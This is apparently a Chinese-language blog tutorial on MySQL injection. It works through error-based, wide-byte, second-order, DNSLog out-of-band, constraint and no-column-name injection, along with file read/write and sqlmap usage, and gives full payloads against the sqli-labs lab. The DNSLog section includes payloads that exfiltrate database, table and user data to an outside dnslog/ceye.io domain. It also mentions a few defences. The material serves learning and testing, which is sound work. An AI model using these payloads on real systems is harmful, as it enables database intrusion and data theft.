这种报错方法的本质是因为floor(rand(0)*2)的重复性，导致group by语句出错。group by key的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中更新临时表的数据；如果key不在临时表中，则在临时表中插入key所在行的数据。

rand()：

生成*0~1*之间的随机数，可以给定一个随机数的种子，对于每一个给定的种子，*rand()*函数都会产生一系列可以复现的数字 。

floor()：

对任意正或者负的十进制值向下取整

*通常利用这两个函数的方法是floor(rand(0))*2 ,其会生成0和1两个数

group by

*group by*是根据一个或多个列对结果集进行分组的*sql*语句，其用法为：

```
SELECT column_name, aggregate_function(column_name)
FROM table_name
WHERE column_name operator value
GROUP BY column_name
```

常见的 `payload` 为：

```
'union select 1 from (select count(*),concat((slelect语句),floor(rand(0)\*2))x
from "一个足大的表" group by x)a--+
例如：

'union select 1 from (select count(*),concat((select
user()),floor(rand(0)*2)) x from information_schema.tables group by x)a--+

利用information_schema.tables表，相似的还可以用information_schema.columns等
```

为了使结构能够更方便的查看，可以在concat()中添加一些内容

```
'union select 1 from (select count(*),concat((select user()),"
",floor(rand(0)*2))x from information_schema.tables group by x)a --+
```

之后还是将select语句改为一般的注入语句就可以：

```
爆数据库名：'union select 1 from (select count(*),concat((select database()),"
",floor(rand(0)*2)) x from information_schema.tables group by x)a --+
爆表名：'union select 1 from (select count(*),concat((select table_name from
information_schema.tables where table_schema=database() limit 0,1) ,"
",floor(rand(0)*2))x from information_schema.tables group by x)a --+
爆列名：'union select 1 from (select count(*),concat((select column_name from
information_schema.columns where table_name="TABLE_NAME" limit 0,1) ,"
",floor(rand(0)*2))x from information_schema.tables group by x)a --+
爆数据：'union select 1 from (select count(*),concat((select COLUMN_NAME from
TABLE_NAME limit 0,1) ," ",floor(rand(0)*2))x from information_schema.tables
group by x)a --+
```

不能使用group_concat函数，所以用limit语句来限制查询结果的列数。

concat和group_concat的区别

1、concat和group_concat都是用在sql语句中做拼接使用的，但是两者使用的方式不尽相同，concat是针对以行数据做的拼接，而group_concat是针对列做的数据拼接，且group_concat自动生成逗号。

2、concat的使用

```
select concat(id, ",", classId) from user;
```

3、group_concat的使用：group_concat一般和group by 结合使用比较多

```
select group_concat(username) from user group by classId;
```

宽字节注入

当某字符的大小为一个字节时，称为窄字节。当某字符的大小为两个字节时，称为宽字节。所有英文默认占一个字节，汉字占两个字节。

注入原理

为防止sql注入，对用户输入的单引号 ' 进行处理，在单引号前面加上反斜杠 \ 进行转义，这样被处理后的sql语句中，单引号仅仅是内容而已，无法发挥和前后单引号闭合的作用。

而hacker要绕过这个转义处理，使单引号发挥作用：

1. 让斜杠 \ 失去作用 ，对斜杠 \ 转义，使其失去转义单引号的作用
2. 让斜杠 \ 消失 ， 宽字节注入

当使用宽字节编码，如：GBK时，两个连在一起的字符会被认为是汉字，我们可以在单引号前加一个字符，使其和斜杠（\）组合被认为成汉字，从而达到让斜杠消失的目的，进而使单引号发挥作用

注意 ：前一个字符的Ascii要大于128，两个字符才能组合成汉字

SQLMap

需要注意的是，对于宽字节注入场景，直接

```
python sqlmap.py -u "http://localhost/sqli-labs-master/Less-32/?id=1"
```

是找不到注入的

```php
function check_addslashes($string)
{
    $string= addslashes($string);
    return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";
```

必须得

```
python sqlmap.py -u "http://localhost/sqli-labs-master/Less-32/?id=1%df%27"
```

还可以加些参数：

```
--threads 10 //如果你玩过 msfconsole的话会对这个很熟悉 sqlmap线程最高设置为10
```

```
--level 3 //sqlmap默认测试所有的GET和POST参数，当--level的值大于等于2的时候也会测试HTTP Cookie头的值，当大于等于3的时候也会测试User-Agent和HTTP Referer头的值。最高可到5
```

```
--risk 3 // 执行测试的风险（0-3，默认为1）risk越高，越危险
```

```
----search //后面跟参数 -D -T -C 搜索列（S），表（S）和或数据库名称（S）
```

防御方式


将character_set_client设置为binary（二进制）。只需在所有sql语句前指定一下连接的形式是二进制：'SET character_set_connection=gbk, character_set_results=gbk,character_set_client=binary'当我们的mysql接受到客户端的数据后， 会认为他的编码是character_set_client，然后会将之将换成character_set_connection的编码，然 后进入具体表和字段后，再转换成字段对应的编码。然后，当查询结果产生后，会从表和字段的编 码，转换成character_set_results编码，返回给客户端。所以，我们将character_set_client设置成binary，就不存在宽字节或多字节的问题了，所有数据以二进制的形式传递，就能有效避免宽字符注入。

总结一下提到的由字符编码引发的安全问题及其解决方案：

1. **gbk编码**造成的宽字符注入问题，解决方法是设置character_set_client=binary。
2. 矫正人们对于mysql_real_escape_string的误解，单独调用set_names gbk和mysql_real_escape_string是无法避免宽字符注入问题的。还得调用mysql_set_charset来设置一下字符集。
3. 谨慎使用iconv来转换字符串编码，很容易出现问题。只要我们把前端html/js/css所有编码设置成gbk，mysql/php编码设置成gbk，就不会出现乱码问题。不用画蛇添足地去调用iconv转换编码，造成不必要的麻烦。

二次注入

注入原理图



二次注入是通过与数据库服务器进行交互的过程再次进行注入

比如：登录注册账号密码，（对于没有进行过滤sql语句）通过构造playload来进行SQL注入。

注册一个账号 ：admin’-- -或者 admin' #
密码：123456

最后通过修改账号密码，‘admin’-- -(注释了后面的密码)
造成在不知道其他用户admin的情况下可以修改其密码


```
$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and
password='$curr_pass' ";
```

当传入 admin' #的时候，sql语句变为

```
UPDATE users SET PASSWORD='123456' where username='admin'#' and
password='$curr_pass';
#可以发现后面的$curr_pass被注释掉了，这样就是在不知道密码的情况下就能修改管理员的密码。
```

注入过程(sqli-labs 24)


1. 注册用户名Dumb'-- #



2. 注册成功后在数据库中查看

3. 修改密码

4．查看修改后的数据库



5．发现修改成功，进行登录

mysqli_real_escape_string函数

此函数用来对字符串中的特殊字符进行转义， 以使得这个字符串是一个合法的 SQL 语句。 传入的字符串会根据当前连接的字符集进行转义，得到一个编码后的合法的 SQL 语句。

下列字符受影响：

- \x00
- \n
- \r
- \
- '
- "
- \x1a

DNSLog注入

无回显，无错误返回，没有正确与否的区别，使用时间盲注速度过慢

DNSLog

DNS就是将域名解析为ip，用户在浏览器上输入一个域名A.com，就要靠DNS服务器将A.com解析到它的真实ip：127.0.0.1，这样就可以访问127.0.0.1服务器上的相应服务。那么DNSlog是什么。DNSlog就是存储在DNS服务器上的域名信息，它记录着用户对域名www.baidu.com等的访问信息，类似**日志文件**。

UNC(Windows)

通用命名规则:UNC是一种命名惯例，主要用于在Microsoft Windows上指定和映射网络驱动器. UNC命名惯例最多被应用于在局域网中访问文件服务器或者打印机。我们日常常用的网络共享文件就是这个方式。UNC路径就是类似\softer这样的形式的网络路径。它符合 \servername\sharename 格式，其中 servername 是服务器名，sharename 是共享资源的名称。目录或文件的 UNC 名称可以包括共享名称下的目录路径，格式为：\servername\sharename\directory\filename。
例如把自己电脑的文件共享，你会获得如下路径，这就是UNC路径
//iZ53sl3r1890u7Z/Users/Administrator/Desktop/111.txt

注意： `load_file` **函数再Linux下是无法用来做DNSLOG攻击的，因为这里就涉及到Windows的UNC路径。**

MySQL读写函数与secure_file_priv

配置值	描述
指定文件夹	导入导出只能发生在指定的文件夹
不设置	不允许执行
null	没有任何限制

因此读取文件的三个前提：

1. 拥有file权限
2. secure_file_priv 不为 NULL
3. 字节数小于max_allowed_packet

查看secure_file_priv：show global variables like "secure_file_priv";

修改secure_file_priv:**Windows下**：修改my.ini 文件，在[mysqld] 下添加条目：secure_file_priv=0，保存，重启mysql。**Linux**下：在/etc/my.cnf的[mysqld]下面添加local-infile=0选项。

读文件函数：select LOAD_FILE('E:\\\in.txt');


写文件函数：select 123 INTO OUTFILE 'E:\\\out.txt';

注入流程

1. 把select load_file()注入数据库，访问文件(DNSLog查看本地DNS)
2. UNC构建DNS服务器地址，假装访问文件，产生DNSLog

   select load_file('///aaa.yourid.dnslog.cn**/yx**') yx是可以随便的但不可以缺省
3. 把子域名替换成函数或者查询SQL

   select if((select load_file(concat('////',database(),'.yourid.dnslog.cn/yx'))),1,0); //拿到数据库名 其中database()就是可以查询的语句，可以替换为其他进行查看数据 后面那个为本地域名或者其他自定义域名，可在DNSLog中查询。/yx可以是任意的但是不可以缺省，另外在本地mysql数据库中要secure_file_priv=NULL才行。



注入payload

查看secure_file_priv的配置情况：

```
show variables like '%secure%';    //查看secure_file_priv的配置情况
```

查询当前数据库：

```
and load_file(concat('\\\\',(select database()),'.xxxxxx.ceye.io\\sql'))
//xxxxxx.ceye.io根据ceye平台给你的域名更改，\\sql是域名目录，随意即可，select database()换成sql注入payload即可
```

查询表名：

```
and load_file(concat('\\\\',(select table_name from information_schema.tables where table_schema='security' limit 0,1),'.xxxxxx.ceye.io\\sql'))
```

查询列名：


```
and load_file(concat('\\\\',(select column_name from information_schema.columns where table_schema='security' and table_name='users' limit 0,1),'.xxxxxx.ceye.io\\sql'))
```

查询数据：

```
and load_file(concat('\\\\',(select username from users limit
0,1),'.xxxxxx.ceye.io\\sql'))
```

CEYE网站

注册后可以看到自己的标识符和token：



标识符为ceye给的域名，即上面payload需要替换的内容

同时ceye提供了一个api函数：

其作用是可以通过ping/curl方式获得dns记录，同时方便编写脚本，能够节省精力和省去手工注入的力气。

DNSlogSqlinj

一个基于dnslog注入的脚本

github仓库地址为：https://github.com/ADOOO/DnslogSqlinj

需要python2的环境

用法介绍：

```
Usage: dnslogSql.py [options] -u http://10.1.1.9/sqli-labs/Less-9/?id=1' and
({})--+

Options:
  --version             //版本号
  -h, --help            //帮助
  -n TASKNAME, --name=TASKNAME
                        //任务名
  -t THREAD_COUNT, --thread=THREAD_COUNT
                        //线程数
```

```
-u URL, --url=URL      //注入url地址
-i INF, --inf=INF      //测试目标并尝试获取信息
--dbs                  //得到库名
-D DB
--tables               //得到表名
-T TABLE
--columns              //得到列名
-C COLUMN
--dump                 //得到数据
```

`payload:` python dnslogSql.py -url [地址 id=1] -c //查看是否存在注入漏洞

`payload:` python dnslogSql.py -url [地址 id=1' and ({}) --+] --dbs //查看库名

其他类似，但是因为其为python2环境下才能运行，尝试对于转换为python3环境也无法成功。其次sqlmap的功能本身很强大，因此一般也不采用这个工具，但源码值得学习。

DNSLog网站

http://dnslog.cn/

http://ceye.io/

http://ww1.hyuga.co/

SQL约束攻击

关于sql中insert 和 select 对长度和空格的处理方式差异造成的漏洞。

背景分析

现在的注册页面的逻辑是这样的：

1.用select * from table where username='$username'检测你输入的用户名，如果存在，说明你注册过，那么不让你注册。

2.用户名不存在，用 insert into table values('$username','$password')把你输入的用户名密码插入数据库。

漏洞分析

select 语句对于**参数后面空格的处理是删除**，insert只是**截取最大长度的字符串**，然后插入数据库。

select 语句对于参数后面空格的处理是删除，insert只是截取最大长度的字符串，然后插入数据库。

假设最大长度限制为**25** 我们输入用户名为 admin[20个空格]1,密码随意。脚本查询的时候因为用了select语句，空格被删除，剩下了admin1。

假设数据库里面只有一个admin,所以查不到，因此重新注册为新用户，**但是注册的时候用的是insert语句，他不会删除空格，只是截取最大长度的字符串**，也就是admin[20个空格]，和自己设的密码插入到数据库，作为新的用户。

这时候如果我们用admin 去查找，用select语句，就会返回两条记录，一条是真正的admin另一条是我们绕过用户名检测假的admin(数据库里面的空格也在查询的时候被删除了再比较)，这时我们用admin和自己设的密码就可以登陆了。

本地演示

select 会删除空格

```
mysql> select * from ur where username='admin    ';
+----------+----------+
| username | password |
+----------+----------+
| admin    | 123456   |
+----------+----------+
1 row in set (0.00 sec)
```

```
mysql> select * from ur where username='admin    1';
Empty set (0.00 sec)
```

insert会取最大的字符串

```
mysql> insert into ur values('admin                    ','234567');
Query OK, 1 row affected (0.01 sec)

mysql> select * from ur;
+--------------------------+----------+
| username                 | password |
+--------------------------+----------+
| admin                    | 123456   |
| admin                    | 234567   |
+--------------------------+----------+
```

再次进行查询

```
mysql> select * from ur where username='admin';
+--------------------------+----------+
| username                 | password |
+--------------------------+----------+
| admin                    | 123456   |
| admin                    | 234567   |
+--------------------------+----------+
2 rows in set (0.00 sec)
```

模拟用假密码登录真用户

```
mysql> select * from ur where username='admin' and password='234567';
+--------------------------+----------+
| username                 | password |
+--------------------------+----------+
| admin                    | 234567   |
+--------------------------+----------+
1 row in set (0.00 sec)
```

总结

这种绕过方式利用的是select 和 insert 的差异性,其实差异性也是漏洞的根本成因之一，要多多留心

无列名注入

在进行sql注入的时候，有时候information_schema这个库因为过滤而无法使用，这时候我们就不能通过这个库来查出表名和列名。不过可以通过两种方法来查出表名：

- **InnoDb引擎**：从MYSQL5.5.8开始，InnoDB成为其默认存储引擎。而在MYSQL5.6以上的版本中，inndb增加了**innodb_index_stats**和**innodb_table_stats**两张表，这两张表中都存储了数据库和其数据表的信息，但是没有存储列名。

  ```
  select group_concat(table_name) from mysql.innodb_table_stats
  ```

  将表改为InnoDb引擎存储：

  然后进行查询，得到如下数据：

  ```
  mysql> select group_concat(table_name) from mysql.innodb_table_stats;
  +-----------------------------------------------------------+
  | group_concat(table_name)                                  |
  +-----------------------------------------------------------+
  | blog,heroes,movies,users,visitors,gtid_executed,sys_config |
  +-----------------------------------------------------------+
  1 row in set (0.05 sec)
  ```

- **sys数据库**：在5.7以上的MYSQL中，新增了sys数据库，该库的基础数据来自information_schema 和performance_chema，其本身不存储数据。可以通过**schema_auto_increment_columns**来获取表名。

  ```
  select group_concat(table_name) from sys.schema_auto_increment_columns
  where table_schema=database()
  ```

但以上两种方式都只能查出表名，无法查到列名。那么就需要使用无列名注入，即不需要列名就能进行得到数据的注入。

基于union的无列名注入

无列名注入的原理跟给列赋别名有点类似，就是在取别名的时候同时查询数据。

如下图是一张有三个列的表 userinfo，列名分别为username,password,sex：

```
mysql> select * from userinfo;
+----------+----------+------+
| username | password | sex  |
+----------+----------+------+
| admin    | admin    | 男   |
| admin1   | 123456   | 女   |
| admin2   | 123456   | 女   |
| admin3   | admin3   | 男   |
+----------+----------+------+
4 rows in set (0.01 sec)
```

当我们对列名不知道的情况下，我们使用别名赋值作为新列名的方法进行查询：

```
mysql> select 1,2,3 union select * from userinfo;
+--------+--------+------+
| 1      | 2      | 3    |
+--------+--------+------+
| 1      | 2      | 3    |
| admin  | admin  | 男   |
| admin1 | 123456 | 女   |
| admin2 | 123456 | 女   |
| admin3 | admin3 | 男   |
+--------+--------+------+
5 rows in set (0.04 sec)
```

可以看到，此时得到了一个虚拟表，列名分别为1，2，3，其中存储了userinfo表中的所有数据。同时我们还可以只查询查询第一列的数据：

```
mysql> select `1` from (select 1,2,3 union select * from userinfo) as n;
+--------+
| 1      |
+--------+
| 1      |
| admin  |
| admin1 |
| admin2 |
| admin3 |
+--------+
5 rows in set (0.00 sec)
```

但是有时候 ` 可能会被过滤，那么我们可以用到取别名的操作：

```
mysql> select 1 as a,2 as b,3 as c union select * from userinfo;
+--------+--------+------+
| a      | b      | c    |
+--------+--------+------+
| 1      | 2      | 3    |
| admin  | admin  | 男   |
| admin1 | 123456 | 女   |
| admin2 | 123456 | 女   |
| admin3 | admin3 | 男   |
+--------+--------+------+
5 rows in set (0.00 sec)
```

这时候就可以通过a，b，c别名来进行访问了：

```
mysql> select a from (select 1 as a,2 as b,3 as c union select * from userinfo) as n;
+--------+
| a      |
+--------+
| 1      |
| admin  |
| admin1 |
| admin2 |
| admin3 |
+--------+
5 rows in set (0.00 sec)
```

基于join报错获取列名

```
select * from userinfo where username = 'admin4' union all select * from
(select * from userinfo as a join userinfo as b)as c;
```

```
mysql> select * from userinfo where username = 'admin4' union all select * from (select * from userinfo as a join userinfo as b)as c;
ERROR 1060 (42S21): Duplicate column name 'username'
mysql> _
```

然后按此方法以此添加字段得到列名：

```
select * from userinfo where username='admin4' union all select * from(select
* from userinfo as a join userinfo as b using(username,password,sex)) as c;
```

```
mysql>
mysql> select * from userinfo where username='admin4' union all select * from(select * from userinfo as a join userinfo as b using(username)) as c;
ERROR 1060 (42S21): Duplicate column name 'password'
mysql> select * from userinfo where username='admin4' union all select * from(select * from userinfo as a join userinfo as b using(username,password)) a
s c;
ERROR 1060 (42S21): Duplicate column name 'sex'
mysql> select * from userinfo where username='admin4' union all select * from(select * from userinfo as a join userinfo as b using(username,password,sex
)) as c;
+----------+----------+------+
| username | password | sex  |
+----------+----------+------+
| admin    | admin    | 男   |
| admin1   | 123456   | 女   |
| admin2   | 123456   | 女   |
| admin3   | admin3   | 男   |
+----------+----------+------+
4 rows in set (0.00 sec)
```

注入读写文件

两个条件

数据库允许导入导出（secure_file_priv）

- ' ': 不限制
- null：不允许
- /tmp：限制特定目录允许 当前用户用户文件操作权限（File_priv）

`select File_priv from mysql.user where user="root" and host="localhost"`

- 对web目录具有读写权限
- 知道文件绝对路径
- 能够使用联合查询（sql注入时）

读取文件

load_file()


```
id=-1' union select 1,load_file('C:\\phpStudy\\PHPTutorial\\MySQL\\my.ini'),3 --
-
```

```
mysql> select * from userinfo where username='admin4' union select 1,load_file('e://hello.txt'),3;
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    5
Current database: test

+----------+---------------+------+
| username | password      | sex  |
+----------+---------------+------+
| 1        | what? ? ?     | 3    |
+----------+---------------+------+
1 row in set (0.03 sec)
```

写入文件

Into Outfile(能写入多行，按格式输出) /into Dumpfile (只能写入一行且没有输出格 式) `1'))` `union select 1,'',3 into outfile 'D://1.php' -- -`

```
mysql> select * from userinfo where username='admin' union select 1,'',3 into outfile 'E://hello1.txt';
Query OK, 2 rows affected (0.00 sec)

mysql> _
```



WAF绕过

太懒了and还没具体去了解，等有时间了再来补充。

SQL注入工具

SQLMap

SQLMap是一款开源渗透测试工具，可用于自动检测和利用SQL注入漏洞，并接管数据库服务器。Sqlmap 是一个基于命令行的半自动化SQL注入攻击工具。在我们使用扫描器或者是手工发现了一个SQL注入点后，通常需要验证注入点是否是一个可以利用的点，这个时候就可以利用sqlmap来完成。

SQLMap下载官网：https://sqlmap.org/#download

常用参数：

```
-p                          指定测试参数
-b                          获取banner
--dbs                       列举数据库
--is-dba                    是否是管理员权限
```

```
--current-db            当前数据库
--current-user          当前用户
--tables                    列举数据库的表名
--count                   检索所有条目数
--columns               获取表的列名
--dump                    获取表中的数据，包含列
--dump-all              转存DBMS数据库所有表项目
--level                     测试等级(1-5)，默认为1
-v                            显示详细信息
--delay 1 (1秒)   表示延时1秒进行注入
--tamper                绕过waf
--batch                 自动扫描参数，无人值守
--cookie                使用cookie登录需要登录验证的界面
```

常用命令

```
sqlmap -u "http://localhost/sqli-labs/Less-1/?id=1" --current-db

sqlmap -u "http://localhost/sqli-labs/Less-1/?id=1" --level=5 --risk=3 --dbs

sqlmap -u "http://localhost/sqli-labs/Less-1/?id=1" --level=5 --risk=3 --
dbms=mysql -D "security" --tables

sqlmap -u "http://localhost/sqli-labs/Less-1/?id=1" --level=5 --risk=3 --
dbms=mysql -D "security" -T "users" --col

sqlmap -u "http://localhost/sqli-labs/Less-1/?id=1" --level=5 --risk=3 --
dbms=mysql -D "security" -T "users" -C "password,username" --dump
```

另外还可以在sqlmap.conf中配置命令行参数，然后再cmd中使用 sqlmap.py -c sqlmap.conf发动攻击。

```
# At least one of these options has to be specified to set the source to
# get target URLs from.
[Target]

# Target URL.
# Example: http://192.168.1.121/sqlmap/mysql/get_int.php?id=1&cat=2
url =

# Direct connection to the database.
# Examples:
#   mysql://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME
#   oracle://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_SID
direct =

# Parse targets from Burp or WebScarab logs
# Valid: Burp proxy (http://portswigger.net/suite/) requests log file path
# or WebScarab proxy (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
# 'conversations/' folder path
logFile =

# Scan multiple targets enlisted in a given textual file
bulkFile =
```

同时sqlmap还提供了很多种waf绕过的姿势，

在sqlmap目录中存在一个交tamper的文件夹

里面有很多绕过waf的脚本文件

名称	修改日期	类型	大小
__init__.py	2022/3/26 19:06	Python 源文件	1 KB
0eunion.py	2022/3/26 19:06	Python 源文件	1 KB
apostrophemask.py	2022/3/26 19:06	Python 源文件	1 KB
apostrophenullencode.py	2022/3/26 19:06	Python 源文件	1 KB
appendnullbyte.py	2022/3/26 19:06	Python 源文件	1 KB
base64encode.py	2022/3/26 19:06	Python 源文件	1 KB
between.py	2022/3/26 19:06	Python 源文件	2 KB
binary.py	2022/3/26 19:06	Python 源文件	2 KB
bluecoat.py	2022/3/26 19:06	Python 源文件	2 KB
chardoubleencode.py	2022/3/26 19:06	Python 源文件	2 KB
charencode.py	2022/3/26 19:06	Python 源文件	2 KB
charunicodeencode.py	2022/3/26 19:06	Python 源文件	2 KB
charunicodeescape.py	2022/3/26 19:06	Python 源文件	2 KB

用法：

```
python sqlmap.py -u "xxxx" --dbms mysql --tamper
"dunion.py,versonedmorekeywords.py" -v
```

--tamper后面可以跟一个或者多个绕过waf的脚本文件，各个py文件绕过的内容不一样。

jSQL Injection

jSQL injection是一款由JAVA开法的SQL自动化注入工具，它提供了数据库查询、后台爆破、文件读取、Web shell、SQL Shell、文件上传、暴力枚举、编码、批量注入测试等强大的功能，是一款非常不错的工具，也是渗透测试人员的强大助手。它支持GET\POST注入，同时也可以进行HTTP头注入（这个需要用户自动构建）。与sqlmap相比，其拥有**图形化的界面**和**完整的中文支持**。

下载安装

JAVA环境（http://java.com/）

然后下载jSQL Injection：https://github.com/ron190/jsql-injection/releases/

也可以输入 *java -jar jsql-injection-v0.81.jar* 终端来启动该程序。

若在 Kali Linux，那么使用命令获取最新版本 *sudo apt-get -f install jsql* ，或者使用 *apt update* 当时的系统进行全面升级apt full-upgrade。

作者还未使用，有待补充。

参考文章

参考文章

浅谈SQL注入防御手段 *OverWatch*的博客-*CSDN*博客 sql注入漏洞防护手段

2021-01-18-每日一题（SQL注入） - 简书（jianshu.com）

sql注入之报错注入 *Dar1in9*的博客-*CSDN*博客 报错注入

sqli-宽字节注入 - 雨九九 - 博客园（cnblogs.com）

SQL注入之二次注入（详细加演示） *Firebasky*的博客-*CSDN*博客 sql二次注入

SQL注入之二次注入 - FreeBuf网络安全行业门户

mysql-dnslog注入

【CTF】二次注入原理及实战 失控的菜鸡玩家的博客-*CSDN*博客 二次注入原理

